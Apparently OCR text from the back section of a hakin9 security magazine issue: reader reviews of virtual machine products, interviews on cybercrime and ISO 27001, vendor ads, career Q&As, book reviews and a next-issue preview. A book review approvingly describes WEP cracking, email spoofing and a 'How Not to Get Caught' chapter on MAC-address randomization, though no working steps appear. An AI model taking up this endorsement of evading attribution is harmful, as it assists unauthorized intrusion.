As you can see, virtual machines are an invaluable tool to add to your security toolkit. They allow you to quickly run various tools and test exploits all from one physical computer. There are many virtualization products on the market and the landscape is constantly changing, so take the time to review a few and find the one that best suits your needs and, if you end up choosing a commercial product, it will be money well spent.

Opinions

VMware

I am at present using VMware. I chose this (VMware Server/Player) as it is free and much better than Virtual Box (a better speed performance), and better than Virtual PC (it can't run Linux), and Parallel (I didn't find it convincing). Moreover, VMware Workstations are a good buy, but I prefer to go with free server and player models of VMware. And, then we wish to have snapshot options which VMware handles very smartly than Virtual Box etc.

I have used Virtual PC (Microsoft), VirtualBox and Parallel. I decided to change because of performance issues, modes (bridge, Host only, NAT etc) and because of the choice of OS that the solution offers. I have already tried with Virtual PC, Virtual Box, Parallel.

I am using VMware Server and Player Combinations on my machines. Good Points being – Fast, stable, Guest OS performance, and good network connectivity.

Weak points – Performance Extensive for Host OS. VMware Server and Player need huge amount of memory as compared to Virtual Box (10:1 proportion). Though I have heard VMware Workstation 6.0 + versions are much better. I didn't have much of these problems, and if you have enough RAM and CPU power, it works pretty smooth on the network also.

Surely I will carry on my decision with VMware Solutions. If you have enough potential on Host OS, go for VMware. And, if Host OS runs low on memory or CPU.. go for Virtual BOX (it's free)

Notes:

- Quality/price – VMware: 7.0; Virtual Box: 8.0; Virtual PC: 6.0
- Effectiveness – VMware: 8.0, Virtual Box: 7.0
- Final, general note – I will stick with VMware.

by *Rishi Narang,* Security Researcher

VirtualBox from Sun

I use VirtualBox from Sun. I have chosen this simply because it is free, it is open source, and has the same functionality as all the commercial ones (such as VMware). It is also crOS's-platform, which is a good advantage to have, and functions just fine on all of them. I have tried VMware and Qemu. I decided to change from these because VMware was not free, and didn't appear overly appealing to me, plus it crashed constantly on the old system I used it on, and I decided against Qemu because it was unstable and underpowered. I have considered both of VMware and Qemu, and chose VirtualBox over these because of the lack of cost, the open-source code, and the stability, which all the other programs lacked.

My Virtual Machine helps me because I run Ubuntu Linux most of the time, and dislike Windows quite a lot – only using it for power tasks that require the full CPU & Windows. So my Virtual Machine helps me when I need to quickly run programs that will only run in Windows, such as Photoshop, or testing out web sites under different OS's. I also use it to test rootkits and trojans, as I can infect/damage it with no real consequences, because I can restore it straight after. The only breakdowns I've had have been due to Kernel upgrades when the Virtualisation drivers weren't yet released for that Kernel version, so technically, there has been no issue with the program itself.

I would definitely choose this Virtual Machine again, as all the features are as good as those of a commercial app, and the stability is better – you can't really beat that.

Notes:

- Quality/price – Quality per price can't get much better because it's free, so I give that a 10.0
- Effectiveness – It's effective enough for me, so a 9.0
- Final, general note: 9.5

by *Stephen Argent*

VMware Server

My choice is VMware Server, and i am using it actually. Why I have chosen this product? There was 3 facts: price, capacity and facility. I stayed with this one and never used any other Virtual Machine. However I was thinking in try virtuozzo, but i had not time to deal with it.

In my Laptop it was a very useful tool to try and test any kind of application, OS patch, virus lab, p2p downloader, etc... In my servers it was very very helpfull with my backup and business continuity plan. The only trouble that i had find is that VM Server (as a free product) do not let me choose the processor(s) that every single virtual machine is going to use.

On the 'Net

- http://en.wikipedia.org/wiki/Comparison_of_virtual_machines an excellent comparison of VM technologies
- http://www.microsoft.com/windows/products/winfamily/virtualpc/default.mspx Micorosft Virtual PC 2007
- http://www.vmware.com/products/ws/ VMWare Workstation
- http://www.sun.com/software/products/virtualbox/get.jsp Sun's xVM VirualBox
- http://www.securixlive.com/knoppix-nsm/ a distro for capturing and analyzing network traffic
- http://www.remote-exploit.org/backtrack.html an excellent security distro
- http://en.wikipedia.org/wiki/Virtual_machine a good summary of VM terms
- http://cs.gmu.edu/cne/itcore/virtualmachine/history.htm a history of virtualization
- http://www.vmware.com/download/ws/drivers_tools.html VMWare's tools

Until now I haven't experienced any problems with this product. I would recommend it as a great tool for BCP especially for PyMes...

Notes:

- Quality/price: 10.0
- Effectiveness: 9.0
- Final, general note: 9.0

by *Edison Josue Diaz*, ejdiazc@gmail.com

Figure 3. *VMware Server Console*

VMware Products (ESX, GSX, Server, Lab Manager) & Microsoft Virtual Server

Virtual technology provides efficiency with hardware. It ensures that we are using as much of our hardware as pOS'sible. It also provides solutions for high availability as well as portability. It provides such flexibility that I couldn't imagine not having it within our environment.

Somewhere around 2002-03 I used VMware's GSX. It wasn't bad but required an OS then the GSX product sat on top of the OS install. Performance suffered because of this. In 2004-2005 I began using Windows virtual server product. It also sat on top of the base operating system. Because of the virtual product sitting on top of a normal OS/machine build, performance again suffered. The products worked but they weren't nearly as efficient as they needed to be for production level applications.

It wasn't until 2005 that we began to use VMware's ESX server. After testing its capability we knew we had a product that would allow us to scale all of our environments including production with virtual technology. The granular ability to track performance, provide server portability, high availability, and numerous other qualities that a virtual solution provided us won over our technical team as well as our management. We have since added other VMware products to our environment because of the success of the product in our environments.

VMware in my opinion is the leader in this field. It will cost you, but that cost is offset by the savings in hardware cost. The return on investment is clearly in our favor. At this point we are so happy with VMware we have no reason to look at any other virtual product. With VMware ESX we don't see any weakness. The largest problem we have run into was convincing developers and management that the product could do all these amazing things. Once they realized that the product performed as advertised, we had no other problems.

Not only would I recommend it, I would say that you are behind the curve if you do not have a virtual solution in your organization. The gains outweigh any shortcomings by such a large degree that its not even thinkable on why you wouldn't move towards virtualization within your testing and development environments at a minimum. The running joke here within my organization is that VMware was made using space alien technology because of the amazing capabilities of the product.

You have to be willing to spend some money to buy the technology, though the cost is offset by the gains. It is the single most portable environment I have ever worked with. The ability to bring up virtual servers and machines based on essentially a flat file backup within just a few minutes makes it an amazing choice for almost any type of IT need.

It's almost as if IT has completed a circle. Virtual technology is like having Lpar's (slices of CPU) on a mainframe. The advantage with virtual servers over the old school mainframe technology is that the granular control you have over virtual machines and the portability to move them or have the product itself intuitively move servers from one physical set of hardware to another in only a few seconds is amazing. Virtual technology provides the power of big iron but the granular portability of a simple server.

Notes:

If asked to provide a ranking between 1-10 (10 being the best) virtual server technology. Specifically, VMware ESX and the other product suites are clearly off the charts (15).

by *Chad Godwin*

Figure 4. *Fusion Screen Snapz*

QEMU

Right now I use QEMU. Why do I use it? First, because is free/open source, also because I can create my own images and I don't depend on other companies or people to create them.

I Used VMware server, it was good, the main problem is that it consumed to much memory (RAM) and the second is that it isn't free/open source.

The virtual machine is great, it helps a lot before installing servers like VoIP, DNS, mail, etc. because you can test their functionality, configuration, is easy and fast to deploy and if something really bad happens you don't have to reinstall it at all.

The weak point is that you need some good or extra memory (RAM) at least 1GB and swap memory at least 1GB so your virtual machine will be running smoothly, if you can have more better.

I have never had any problems and breakdowns while using it at all. As I told before, QEMU is great, is free/open source so you can do a lot with it and I can recommend it to anyone who likes to test new configurations.

Notes:

- Quality/price: 10.0
- Effectiveness: 10.0
- Final, general note: 10.0


by *Ivan Gutierrez Agramont*

Spb Backup 2.0

Save your data!

Smarter, twice as fast, will help migrate to new ROM or Windows Mobile phone!

Spb Backup clones the data and setting of Windows Mobiles phones. It safeguards from data loss, eliminates the pain of reinstalling applications after a hard reset, a ROM or device upgrade.



- **Device and ROM upgrade modes** *New*
- **Spb Backup Sync**
- **Spb Backup Unpack tool**
- **Smartphone support**

Custom Backup

Archive your:

- Text messages
- PIM data
- Emails
- Documents
- System settings
- Memory Card

Synchronization

Keep backup files at a safe location

- Automatic copying of backup archives to desktop PC
- Launch backup from desktop
- Restore backup from desktop
- View and export backed up data with Spb Unpack tool

Scheduled Backup

Make regular backups your second nature

- Automatic scheduled backups
- Application of PIN after soft reset
- Backup file compression and encryption

Restoring

Restore wisely

- Restore after a ROM upgrade
- Restore to a new device
- Self-extracting executable backup files
- Select items to restore
- Restore just the text messages (SMS)

Spb Software House

Software Development for the Mobile World

The choice of ASUS and Gigabyte, Spb Backup became the best-sold backup utility for Pocket PC in 2007. (According to Handango Yardstick 2007)

More Information www.SpbSoftwareHouse.com

INTERVIEW

Dr. Vladimir Golubev – expert in cybercrime field

This interview takes up an international problem of cybercrime. Mr. Vladymir Golubev (founder of Computer Crime Research Center) shares with you his experience, gained during years of work as the Member of International Police Association. Here you won't find unambiguous answers, but things which will provoke you to think over your attitude towards security

What motivated you to establish the Computer Crime Research Center?
When I was a lecturer on computer crimes back in 2000 I found that there are lots of technical resources on the Internet, but very few of them tackle legal issues and other non-technical sides of computer crime.

I guess that was the main reason I decided to establish the Computer Crime Research Center.

When various governments talk about preventing cyber crime, they almost always resort to the idea of data retention (such as email headers, website requests, etc) by ISPs and alike, do you think such an approach is justified? How much privacy should one lose to prevent serious cyber crime from occuring?
Is there alternative mechanism to prevent cybercrimes in the Internet, isn't?


Yes. Absolutely, this approach is justified. But it's obligatory that all legal procedures are taken.

Do not confuse law-abiding citizen's private life with email headers or terrorist and crime groups' websites requests. Such information should be given to law enforcements by internet providers. And without this information fighting cyber crimes is impossible.

Does cyber crime have borders? What should governments do to effectively fight it?
There are no borders. It's a common scheme when cyber criminal from one country uses server which is located in another country to commit a crime in the third country.

Fighting cybercrime efficiently is a complex issue. I would highlight an international cooperation, technical and professional education of law enforcement. Cybercrime Law is also important – especially in the field of penal act for such crimes.

What is the biggest cybercrime you have coped with?
We are not active on cybercrime investigation. First of all, we are research organization. Yes, we had experience as an experts in some of the cases with



cooperation of local law enforcement and abroad. I can't surprise you with something big and tasty, though.

Many of my students became, I believe, a first-class cyber cops. And I'm sure they are using their knowledge in the many big cases.

What is your stance on back-hacking, both ethically- and policy-wise?
I don't see any excuses for such illegal actions.

What are your defense tactics in depth? Do you begin with the host and HIDS/ local firewall, or perhaps you prefer a complete network security and disabled services driven model. Furthermore, what is your experience as far as implementation of the previous models?
We are specializing on legal issues and cooperation initiatives. So my area of expertise is beyond these technical tactics.

But answering your question, I must point that technical defense is not enough. Even the most advanced and secure.

You can seal your internal network with all possible ways. But lose information anyway due to employee's mistake or bad intent.

What do you think about massive cyber attacks on a country's computer systems, like the incident with Estonia? Apparently is there the potential for large-scale attacks covering all the Baltic countries by Russian hackers? (according to the news on your website)
I don't think that it's correct to sort out hackers by nationality.

I can answer in such way: Information technologies are used and will be used for informational wars including country scale attacks.

How can we prevent ourselves from being a victim? How effective do you believe educating end-users is, when it comes to preventing cybercrime, particularly the theft of personal details and banking information through spyware/worms?
You may think that my answer is trite, but I can't give other recipe. The most common victim is a person who likes free stuff, but they forget that there is no such thing as a free lunch. Every user of the Internet must have minimal knowledge about safety which includes regular antivirus/ antispyware updates and being super suspicious when somebody asks for personal and/or banking information.

In your opinion, what do computer security professionals need to do in order to help curb cybercrime?
Bare enthusiasm is not enough, there must be a program on government level, and it must use security professionals knowledge intensively.

International exchange, conferences and seminars are also important.

Do you specifically recommend any organizations to join in order to stay abreast of current trends?
No. there are many resources and you could subscribe to specialized newsletters and forums depending on your needs.

Many people think that we are heading for a global Internet outage sometime in the near future. What are your thoughts about this?
These forecasts remind me apocalypses talks. I'm optimist – I don't think that Internet will cease in the near future.

But I'm sure that there will be a lot of attacks on individual systems and national segments of the Internet.

About Dr. Vladimir Golubev

Dr. Vladimir Golubev - is Founder and Director of the Computer Crime Research Center (CCRC), independent expert, member of the International Scientific and Professional Advisory Council, member of the UN "Prevention of crimes and criminal justice" program (ISPAC), member of International Police Association. From 1974 to 2000 worked for law enforcement, he is a retired Colonel of police. He regularly attends international forums and conferences, he is the author of 164 scientific works, 9 of which are books. His book „Problems of fighting computer crimes" is recommended by the Ministry of Education and Science of Ukraine to be used as a study guide in universities

ISO 27001: The North American Approach

Interview with Rene St-Germain, president of Veridion and ISO 27001 Lead Auditor

Can you briefly introduce yourself to our readers?
I am a trainer, consultant and auditor with over 15 years of experience in information technology management. For the past 8 years, my work has been focused on the implementation and auditing of the ISO 27001 standard. As a member of the International Organization for Standardization on Information Security (SC27), I actively contribute to the development of the ISO 27000 standard series.

Can you briefly introduce your company, Veridion?
Veridion is an international firm founded in 2005. Veridion's mission is to offer training courses specialized in the implementation and audit of conformity and information security management. Since its beginning, our organization has been mainly known in the USA for its ISO 27001 Lead Auditor and ISO 27001 Lead Implementer courses. Veridion was able to build in this market a superior reputation due to the practical aspects of its training courses. Veridion is currently the market leader in the USA.

Why did Veridion focused on ISO 27001 training?
For the past two years, ISO 27001 is gaining wide acceptance in the USA market. For publicly traded companies, this standard is used to implement a conformity framework to the Sarbanes-Oxley law. In the health industry, it is used to fulfill the requirements of the Health Insurance Portability and Accountability Act (HIPAA).

In the government sector, ISO 27001 and ISO 27002 are in the process of replacing the National Institute of Standards and Technology (NIST) standards as the reference for information security best practices. The result of this is a huge increase for ISO 27001 specialists. As an example, the Department of Defense intends to train over 100,000 people on information security for the next few years.

How do your courses differentiate from your competitors? Can you briefly explain the strengths of your training courses?
Our training courses differentiate themselves by their practical elements. We don't focus exclusively on the *What* to do but also on the *How* to fulfill the requirements of the ISO 27001 standard. We include in each of our training courses case studies, templates and tools that participants can use for their professional activities. Also, Veridion uses experienced professionals to teach its courses. Our trainers currently have an average of 16 years of professional experience and all of them have done audit mandates or consulting services for ISO 27001. In the past two years, I have personally led 18 ISO 27001 audits in the USA, Canada, Europe and North Africa.

Can you tell us more about the other training courses offered by Veridion?
Veridion proposes a complete catalogue of courses for information security professionals, in information technology governance and in audit. This catalogue consists of three components: the first component consists of a corpus of implementation and audit courses on various frameworks related to information technologies. Veridion currently offers training courses for the following standards: ISO 27001 (information security), ISO 20000 (IT service management), BS 25999 (business continuity), ISO 28000 (supply chain security), ISO 38500 (IT governance), PCI-DSS and COBIT.

Our second training component includes courses that prepare participants for various information security and audit professional certifications: CISSP, CISM, CISA, Security+ and SSCP. Our third training component consists risk management courses (ISO 27005, MEHARI, OCTAVE, EBIOS, NIST 800-30).

How is Veridion an international company?
During the past year, we have provided public and private ISO 27001 Lead Auditor and ISO 27001 Lead implementer training sessions in 14 countries, including France, Switzerland, Belgium and Czech Republic. Veridion's team consists of 10 people working in the Montreal head quarter and in our New York office, a team of around 20 trainers (half of them outside North America) and of a network of about 20 partner companies. Our training courses are currently provided in English, French and Spanish and four other languages will be added in 2009.

How the quality of your courses is ensured?
Since 2007, Veridion has acquired several international recognitions, including being certified by the RABQSA (an international training certification organization). Veridion is also labelled by the CLUSIF for Mehari training. These various international recognitions confirm of our high quality standards, not only related to the content of our courses, but also of our training team.

Could you give us the names of well known clients who followed Veridion training?
Our clients consist mainly of Fortune 500 firms and governments. Also, Veridion has trained ISO 27001 consultants and auditors for most of the big consulting/auditing firms (KPGM, Deloitte, Accenture, Grant Thornton, IBM, etc.) as well as for several firms specializing in information security such as Symantec and EMC.

What is the real value of ISO 27001?
The most important added value from ISO 27001 is the establishment of a risk assessment methodology that allows the organization to be responsive to new risks and to address each risk in a manner most suitable to the organization at the time. Also, several companies get certified for marketing reasons and to provides confidence to trading partners, stakeholders, and customers (certification demonstrates *due diligence*).

Can a company be certified ISO 27005?
No, the goal of ISO 27005:2008 is to provide guidelines for information security risk management in an organization, supporting in particular the requirements of an ISMS according to ISO 27001. ISO 27005 does not provide any specific methodology for information security risk management. It is up to the organization to define their approach to risk management, depending for example on the scope of the ISMS, context of risk management, or industry sector. A number of existing methodologies can be used under ISO 27005 framework such as OCTAVE, MEHARI.

What is the future of ISO 27001?
The current standards ISO 27001 and ISO 27002 will continue to evolve, and additional standards in the ISO/IEC 27000 family are currently in development. The next standard that will be publish should be ISO 27003 (Guidance for implementation of the ISMS), ISO 27004 (Information security metrics), ISO 27007 (Guide for the audit of an ISMS) and ISO 27799 (Guidelines for the use of ISO 17799 in healthcare).

What happens after an organization gets certified?
Once a company becomes *ISO 27001 certified*, they undergo periodic audits by their registrars for a period of 3 years, upon which a full *re-certification* audit is conducted. Periodic audits are typically conducted every 6 months or every year – depending on the registrar and the contract signed with the organization. Periodic audits are normally shorter than the original certification audits. A re-certification audit involves the auditing of all requirements of the standard and may be equal in length as the original certification audit.

EXCLUSIVE&PRO CLUB

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: http://www.eltima.com
e-mail: info@eltima.com

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

http://www.priveon.com
http://blog.priveonlabs.com/

MacScan

MacScan detects, isolates and removes spyware from the Macintosh.
Clean up Internet clutter, now detects over 8000 blacklisted cookies.
Download your free trial from:
http://macscan.securemac.com/

e-mail: macsec@securemac.com

EXCLUSIVE&PRO CLUB

EXCLUSIVE&PRO CLUB

NETIKUS.NET ltd

NETIKUS.NET ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

http://www.netikus.net
http://www.eventsentry.com

Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the DeICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

www.Heorot.net
e-mail: contact@heorot.net

ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

www.elcomsoft.com
e-mail:info@elcomsoft.com

Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Security specializes in OSSIM and other open source solutions. Lomin Security builds and customizes tools for corporate and government use for private or public use.

tel:703-860-0931
http://www.lomin.com
mailto:info@lomin.com

JOIN OUR EXCLUSIVE CLUB AND GET:

- **hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?
Join our EXLUSIVE&PRO CLUB!
For more info e-mail us at ***en@hakin9.org*** or go to ***www.buyitpress.com/en***

EXCLUSIVE&PRO CLUB

SELF EXPOSURE

Michael Kalinichenko, CEO of S.N. Safe & Software.

Where did you get you first PC from?
I vividly remember my first PC that I bought at a little company building separate details into computers. And I must say that it was a really great event for me then. My university friends and I passed all the time with that machine beginning to develop our first computer programs.

What was your first IT-related job?
I began to work with IT after my graduation form the university, but I think that my first IT-related job was for a news agency in 1994, when I developed searching software that allowed to find necessary information in newswires.

Who is your IT guru and why?
I can't tell you who my guru is because I had them a lot in different time. And each of them left something in my professional views.

What do you consider your greatest IT related success?
I am sure that our greatest IT related success is ahead, and, of course, it will be connected with Safe'n'Sec product line. Safe'n'Sec technology is based on behaviour analysis of all system calls at operating system level instead of out of date technology of signature comparison used by most antivirus and anti-spyware programs. I consider this product and its technology are really prospective for IT market. Among of the past IT successes I can mention a launch of the first antivirus for Linux in the world during my work as CTO of Kaspersky Lab, and following business success of this product.

What are you plans for future?
I can describe my plans for future the same with my life philosophy – *Never surrender*!

What advice do you have for the readers planning to look for a job on the IT security field?
We have to remind that

- Nothing can be perfect;
- Tomorrow will be other day and everything will be different;
- Only changes are constant in this sphere;
- Technology is nothing if it does not work for people;
- All that you know today you should forget in 10 years but remember in 20 years.

Chris Stoneff, Product Manager at Lieberman Software

Where did you get you first PC from?
Some hole in the wall whitebox PC place. I got it to sequence music with. Then I found out about games, BBSs, and how you could take the computer apart and put it back together stronger and faster.

What was your first IT-related job?
It was maintaining the hardware, credit bureau, and point of sales software for a few used car lots and a finance company. They were all technophobes and just wanted things to work, so that's what I did – made it all work.

Who is your IT guru and why?
I have met many great people over the years who have helped contribute to my success. Some gave me drive, some knowledge, but the ones I really think about are the ones who gave me understanding.

What do you consider your greatest IT related success?
The one night migration of our domain from Windows NT 3.51 to Windows 2003. It started by cleaning up a failed migration to Windows NT4 that was begun by someone else, and completed with a few new Windows 2003 domain controllers being turned on into native mode a few hours later. The payoff was the next day when I randomly asked people if everything seemed okay and they logged in without a problem and their responses were, *Yeah, why? Did you change something*?


What are you plans for future?
Mostly, keep learning. It gets boring to keep working with the same stuff day in and day out. Learning new technologies helps me understand how I can position these technologies within my company and how I can help to further the development of our products.

What advice do you have for the readers planning to look for a job on the IT Security field?
Branch out and learn about different technologies. Get certified but make sure that you know what you are certified on. A certification will help set you apart, but it doesn't mean you know it. Keep learning. It and IT Security are constantly evolving fields. What you know today will be different tomorrow.

ASTALAVISTA RELAUNCH

the hacking & security community

As a member you will enjoy ...



>> Latest Security News
Astalavista.com provides you with the latest computer security news, information, vulnerabilities and white papers.

>> Industry leading Directory
Our website hosts the largest internet resource on hacking and security: Regularly updated tools, articles, ebooks, movies and more.


>> The Search
Searching is a big part of the internet. We offer you an index with the best specialised searchsites in different categories. Whatever you are searching for, you will find it.

>> Online Tools
The latest online and applications that exist in the hacking and security community from the shared ressources of all Astalavista members.

join for free on www.astalavista.com
and be a part of the community

Astalavista.com
the hacking & security community

BOOK REVIEW




Author: Todd Fitzgerald, Micki Krause
Publisher: Taylor & Francis Group
Pages: 312
Price: $69.95

CISO Leadership: Essential Principles for Success

CISO Leadership: Essential Principles for Success, an anthology targeted for serious security professionals, a reference for executives in information security domain and a guidebook for the ones taking CISO (Chief Information Security Officer) position in their career path. Editors Todd Fitzgerald and Micki Krause with other reputed industry representatives have shared their priceless experiences of the war front, success stories, and even mistakes to learn valuable lessons. It demarks the CISO position from its most confused counterpart CSO (Chief Security Officer) which is very commonly mistaken to be the same. This book is divided into three sections, elegantly maintaining the common theme of leadership and principles for success. First and Second sections are *A Leadership Disconnect* and *A Leadership Mandate* which cover basic fundamentals, present CISO roles, rising business needs and understanding information security landscape. The third section *A Leadership Evolution* measures risks in Information Security, IT security management strategies, selling Information Security and the expectations from the next generation security practitioners. This book delivers an idea on the responsibilities of a Chief Information Security Officer, a blend of senior business executive, technology professional and effective manager. In recent years, information security is making to the headlines and with the introduction of different policies, ethics, regulations and business functions, a new need i.e. CISO within IT industry has been created in all sizes of sectors and enterprises. This book is strongly recommended for anyone serious about security technologies and driving business strategies at the same time. With the authors' views, advices & true stories one may learn a lot of intricacies related to practical challenges in real IT world and how to deal with them. *CISO Leadership* is surely a handy book for security professionals, and the chapters shape so well that many of us will relate it to our own IT experiences. I will definitely recommend this book, a must read for security professionals, IT executives and even younger generation of security researchers who will receive the legacy and carry the baton to new horizons.

by Rishi Narang



Author: Gordon L. Johnson
Publisher: Wordclay
Pages: 424
Price: $22.99

No Root for You

In his first book, *No Root for You*, Gordon L. Johnson shows the reader how to perform various complicated computer tasks in an easy to read, easy to repeat way. Anyone with a general grasp of computers can perform any task he has in this book, and even those readers whose level of expertise is somewhere between non-existent and novice can greatly improve themselves with this book. His tutorials on WEP cracking, email spoofing, and how to put OSX Leopard on a PC are insightful and easy to replicate. The inclusion of the code necessary to perform some of the tutorials he has is a great help and assist readers in understanding what is going on when an exploit, hack, or program is run. When the task is deemed more difficult than average, Johnson goes to the extra trouble of including screenshots of the steps needed to perform the tutorial. Even if you are an expert and think that you can't possibly gain anything from reading a simple hacking book, I challenge you to read it. You may gain new insights into tricks and techniques you've known for ages – or you may even find yourself learning something new. One eye-catching chapter, titled *How Not to Get Caught*, teaches the reader exactly what it claims to do. Most books that I have read on the subject of hacking or programming forget to include this critical lesson in their pages. One useful topic included in the chapter is the randomization of MAC addresses and NetBIOS names on your computer. Johnson tells you where to find the script that he co-developed that randomly changes your MAC address and NetBIOS upon each startup with a Windows machine. These are very useful tips for anyone hoping to get their feet wet when it comes to hacking and exploits. In addition, the code is provided in full, as well as detailed comments about how each line works, and what is exactly happening.

In Johnson's *Rants and Raves* section at the end of the book, he discusses important computing-related issues, as well as miscellaneous items like proper code spacing and formatting. His arguments on Digital Rights Management are especially interesting to read – especially for people who are interested in the application of ethics/philosophy to the world of technology/privacy. This book is a great addition to any computer enthusiast's reference library, especially because its content is so rare in printed media.

by Nathan Schwartz

The Ethical Hacker Network

Free Online Magazine
for the Security Professional

www.ethicalhacker.net

Coming up

in the next issue:

You've already read everything? Don't worry! Next issue of hakin9 will be available in two months. In 1/2009 (20), as always, the best practical and technical articles for all IT Security specialists.

ATTACK

HACKING THROUGH METACHARACTERS BY ADITYA K. SOOD

SAVING NETCAT. HOW TO HIDE HACKING TOOLS FROM ANTIVIRUS SOFTWARE BY JIM KELLY

MAKWARE FOR HOME ROUTERS

DEFENSE

SECOND PART OF THE PAPER ON JAVASCRIPT OBFUSCATION PREPARED BY DAVID MACIEJAK

USING SCAP FOR DETECTING VULNERABILITIES

CONSUMERS TESTS

